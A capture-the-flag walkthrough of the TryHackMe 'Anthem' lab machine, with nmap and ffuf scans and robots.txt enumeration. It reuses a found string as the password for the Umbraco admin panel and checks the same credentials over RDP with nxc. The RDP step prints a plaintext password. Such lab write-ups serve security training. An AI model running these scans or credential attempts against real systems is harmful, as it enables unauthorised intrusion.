


ANTHEM

Link to machine : <https://tryhackme.com/room/anthem>

RECONNAISSANCE

I performed an **nmap** aggressive scan to find open ports and the services running on them. It also ran default scripts on the services found.



The screenshot shows a terminal window on a Kali Linux desktop environment. The title bar says "root@kali: ~/thm/anthem". The terminal command entered was "# nmap -p- -A 10.10.123.221 -oN anthem.nmap --min-rate 10000 -Pn". The output of the scan is displayed, showing port 80/tcp open http, Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP), and port 3389/tcp open ms-wbt-server Microsoft Terminal Services. The output also includes OS fingerprinting information, indicating the target is Windows 10 Pro (Build 17763) running on a system named WIN-LU09299160F.

```
(root㉿kali)-[~/thm/anthem]
# nmap -p- -A 10.10.123.221 -oN anthem.nmap --min-rate 10000 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-03 05:14 EST
Nmap scan report for 10.10.123.221
Host is up (0.14s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-01-03T10:16:27+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=WIN-LU09299160F
| Not valid before: 2025-01-02T10:11:07
| Not valid after:  2025-07-04T10:11:07
| rdp-ntlm-info:
|   Target_Name: WIN-LU09299160F
|   NetBIOS_Domain_Name: WIN-LU09299160F
|   NetBIOS_Computer_Name: WIN-LU09299160F
|   DNS_Domain_Name: WIN-LU09299160F
|   DNS_Computer_Name: WIN-LU09299160F
|   Product_Version: 10.0.17763
|_ System_Time: 2025-01-03T10:15:23+00:00
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

FOOTHOLD

The **nmap** scan revealed an **http** server running on the target. So I accessed it from my browser.

File Actions Edit View Help

root@kali: ~/thm/anthem x root@kali: ~/thm/anthem x

[root@kali]-(~/thm/anthem) Kali Forums | Kali Nethunter | Exploit-DB | Google Hacking DB | OffSec

ffuf -u http://10.10.123.221/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files.txt -mc 200,302

v2.1.0-dev

```
:: Method      : GET
:: URL         : http://10.10.123.221/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files.txt
:: Follow redirects : false
:: Calibration   : false
:: Timeout       : 10
:: Threads        : 40
:: Matcher        : Response status: 200,302
```


A cheers to our IT department

During our hard times our beloved admin managed to save our business by redesigning the entire website. As we all around here knows how much I love writing poems I decided to write one about him. Read more...

default.aspx [Status: 200, Size: 5354, Words: 1311, Lines: 127, Duration: 313ms]
Default.aspx [Status: 200, Size: 5354, Words: 1311, Lines: 127, Duration: 340ms]
robots.txt [Status: 200, Size: 192, Words: 17, Lines: 11, Duration: 336ms]
. [Status: 200, Size: 5354, Words: 1311, Lines: 127, Duration: 543ms]
.aspx [Status: 200, Size: 5354, Words: 1311, Lines: 127, Duration: 332ms]
Robots.txt [Status: 200, Size: 192, Words: 17, Lines: 11, Duration: 435ms]
blog.aspx [Status: 200, Size: 5399, Words: 1311, Lines: 127, Duration: 738ms]

:: Progress: [18616/37050] :: Job [1/1] :: 236 req/sec :: Duration: [0:02:12] :: Errors: 0 :: █ YOUR BLOG

The `robots.txt` file usually contains sensitive endpoints. So I accessed it and found a string. I saved the string as it could be used in the future.




The screenshot shows a browser window with the URL `10.10.123.221/robots.txt`. The page content is as follows:

```
# Use for all search robots
User-agent: *

# Define the directories not to crawl
Disallow: /bin/
Disallow: /config/
Disallow: /umbraco/
Disallow: /umbraco_client/
```

I continued analyzing the application and found an email address.



The screenshot shows a browser window with the URL `10.10.123.221/archive/a-cheers-to-our-it-department/`. The page content is as follows:

A cheers to our IT department

TUESDAY, DECEMBER 31, 2019


During our hard times our beloved admin managed to save our business by redesigning the entire website.

As we all around here knows how much I love writing poems I decided to write one about him:

Born on a Monday,
Christened on Tuesday,
Married on Wednesday,
Took ill on Thursday,
Grew worse on Friday,
Died on Saturday,
Buried on Sunday.
That was the end...

SHARE THIS POST [Twitter](#) [Facebook](#) [Link](#)

AUTHOR
James Orchard Halliwell



Anthem.com

WELCOME TO OUR BLOG

CATEGORIES TAGS Search...

We are hiring

MONDAY, JANUARY 20, 2020

Hi fellow readers,


We are currently hiring. We are looking for young talented to join a good cause and keep this community alive!

If you have an interest in being a part of the movement send me your CV at ID@anthem.com.

SHARE THIS POST   



When I tried accessing the page of a specific author, I received an error. So I accessed the *authors* page and discovered the first flag.



Server Error in '/' Application.

Runtime Error


Description: An application error occurred on the server. The current custom error settings for this application prevent the details of the application error from being viewed remotely (for security reasons). It could, however, be viewed by browsers running on the local server machine.

Details: To enable the details of this specific error message to be viewable on remote machines, please create a <customErrors> tag within a "web.config" configuration file located in the root directory of the current web application. This <customErrors> tag should then have its "mode" attribute set to "Off".

```
<!-- Web.Config Configuration File -->
<configuration>
  <system.web>
    <customErrors mode="Off"/>
  </system.web>
</configuration>
```

Notes: The current error page you are seeing can be replaced by a custom error page by modifying the "defaultRedirect" attribute of the application's <customErrors> configuration tag to point to a custom error page URL.

```
<!-- Web.Config Configuration File -->
<configuration>
  <system.web>
    <customErrors mode="RemoteOnly" defaultRedirect="mycustompage.htm"/>
  </system.web>
</configuration>
```



WELCOME TO OUR BLOG

CATEGORIES TAGS Search...

Jane Doe




Author for Anthem blog

Website: THM[REDACTED]

The reviewed the source code of my home page and found another flag.

```
8 <meta name="description" content="Welcome to our blog" />
9 <meta name="twitter:card" value="summary" />
10 <meta content="Archive" property="og:title" />
11 <meta content="article" property="og:type" />
12 <meta content="http://10.10.123.221/archive/" property="og:url" />
13
14 <link type="application/rsd+xml" rel="edituri" title="RSD" href="http://10.10.123.221/rsd/1073" />
15 <link rel="wlmanifest" type="application/wlmanifest+xml" href="http://10.10.123.221/wlmanifest/1073" />
16 <link rel="alternate" type="application/rss+xml" title="RSS" href="https://10.10.123.221/rss" />
17 <link rel="apple-touch-icon-precomposed" href="https://10.10.123.221/icon" type="image/png" />
18 <meta name="Handheldfriendly" content="True" />
19 <meta name="MobileOptimized" content="320" />
20 <meta name="viewport" content="width=device-width, initial-scale=1.0, user-scalable=no" />
21
22
23
24 <link href="https://netdna.bootstrapcdncdn.com/font-awesome/4.0.3/css/font-awesome.css" type="text/css" rel="stylesheet"/><link href="https://fonts.googleapis.com/css?subset=latin,cyrillic-ext,latin-ext,cyrillic&family=Open+Sans+Condensed:300|Open+Sans:400,700" type="text/css" rel="stylesheet"/>
25
26 </head>
27 <body>
28
29 <header id="site-head">
30   <a id="blog-logo" href="/">
31     <div class="bloglogo" style="background: url(/media/articulate/default/capture3.png?mode=max&rnd=13230592637000000)"></div>
32   </a>
33
34   <h1 class="blog-title">
35     <a href="/">
36       Anthem.com
37     </a>
38   </h1>
39
40   <h2 class="blog-description">
41     Welcome to our blog
42   </h2>
43
44   <nav class="menu" role="nav">
45     <ul>
46       <li><a href="#">Categories</a></li>
47       <li><a href="#">Tags</a></li>
48       <li><a href="#">Articles</a></li>
49     </ul>
50   <div class="articulate-search">
51     <form method="get" action="#">
52       <input type="text" name="term" placeholder="Search..." />
53       <button type="submit" class="fa fa-search fa"></button>
54     </form>
55   </div>
56   <ul>
```

I visited the rest of the endpoints that I had discovered from robots.txt and **ffuf** scan.



Anthem.com

WELCOME TO OUR BLOG

CATEGORIES TAGS Search...

We are hiring


MONDAY, JANUARY 20, 2020

Hi fellow readers, We are currently hiring. We are looking for young talented to join a good cause and keep this community alive! If you have an interest in being a part of the movement send me your CV...


[READ THIS ARTICLE](#)

A cheers to our IT department

I found a login panel at the *umbraco* endpoint.



I was able to log in using the email id I found on the web page and using the string from *robots.txt* as password.



Hence, I got access to a CMS admin panel.

I viewed the source code and got another flag.

The screenshot shows a browser window with the address bar containing "Anthem.com - Welcome to o × http://10.10.157.212/" and "Content - 10.10.157.212". Below the address bar is a navigation bar with links like "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", "Google Hacking DB", and "OffSec". The main content area displays the source code of a page. The source code includes meta tags for content type, character encoding, and description, as well as a title and several links. A portion of the source code is highlighted in red, showing a placeholder for a URL.

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <meta http-equiv="Content-Type" content="text/html" charset="UTF-8" />
5   <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
6
7   <title>We are hiring - Anthem.com</title>
8   <meta name="description" content="Hi fellow readers, We are currently hiring. We are looking for young talented" />
9   <meta name="twitter:card" value="summary">
10 <meta content="We are hiring" property="og:title" />
11 <meta content="article" property="og:type" />
12 <meta content="http://10.10.157.212/archive/we-are-hiring/" property="og:url" />
13 <meta content="THM[REDACTED]" property="og:description" />
14
15   <link type="application/rsd+xml" rel="edituri" title="RSD" href="http://10.10.157.212/rsd/1073" />
16 <link rel="wlwmanifest" type="application/wlwmanifest+xml" href="http://10.10.157.212/wlwmanifest/1073" />
17   <link rel="alternate" type="application/rss+xml" title="RSS" href="http://10.10.157.212/rss" />
18   <link rel="search" type="application/opensearchdescription+xml" href="http://10.10.157.212/opensearch/1073" title="Search Blog" />
19   <meta name="HandheldFriendly" content="True" />
20   <meta name="MobileOptimized" content="320" />
21   <meta name="viewport" content="width=device-width, initial-scale=1.0, user-scalable=no" />
22
```

I viewed the source code of other pages from here and found another flag.

The screenshot shows a browser window with the address bar containing "Anthem.com - Welcome × http://10.10.157.212/" and "Content - 10.10.157.212". Below the address bar is a navigation bar with links like "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", "Google Hacking DB", and "OffSec". The main content area displays the source code of a page. The source code includes meta tags for content type, character encoding, and description, as well as a title and several links. A portion of the source code is highlighted in red, showing a placeholder for a URL.

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <meta http-equiv="Content-Type" content="text/html" charset="UTF-8" />
5   <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
6
7   <title>A cheers to our IT department - Anthem.com</title>
8   <meta name="description" content="During our hard times our beloved admin managed to save our business by redesigning the entire website" />
9   <meta name="twitter:card" value="summary">
10 <meta content="A cheers to our IT department" property="og:title" />
11 <meta content="article" property="og:type" />
12 <meta content="http://10.10.157.212/archive/a-cheers-to-our-it-department/" property="og:url" />
13 <meta content="THM[REDACTED]" property="og:description" />
14
15   <link type="application/rsd+xml" rel="edituri" title="RSD" href="http://10.10.157.212/rsd/1073" />
16 <link rel="wlwmanifest" type="application/wlwmanifest+xml" href="http://10.10.157.212/wlwmanifest/1073" />
17   <link rel="alternate" type="application/rss+xml" title="RSS" href="http://10.10.157.212/rss" />
18   <link rel="search" type="application/opensearchdescription+xml" href="http://10.10.157.212/opensearch/1073" title="Search Blog" />
19   <meta name="HandheldFriendly" content="True" />
20   <meta name="MobileOptimized" content="320" />
21   <meta name="viewport" content="width=device-width, initial-scale=1.0, user-scalable=no" />
22
```



I checked if the credentials I used on the web app could be used to get rdp access using nxc.

The screenshot shows a terminal window with the title "root@kali: ~/thm/anthem". The terminal prompt is "root@kali: ~/thm/anthem" and the command entered is "# nxc rdp 10.10.157.212 -u SG -p 'UmbracoIsTheBest'". The output shows two entries: "RDP" and "RDP". The first entry is for "Windows 10 or Windows Server 2016 Build 17763 (name:WIN-LU09299160F) (domain:WIN-LU09299160F) (nla:False)". The second entry is for "WIN-LU09299160F\SG:UmbracoIsTheBest! (Pwn3d!)".

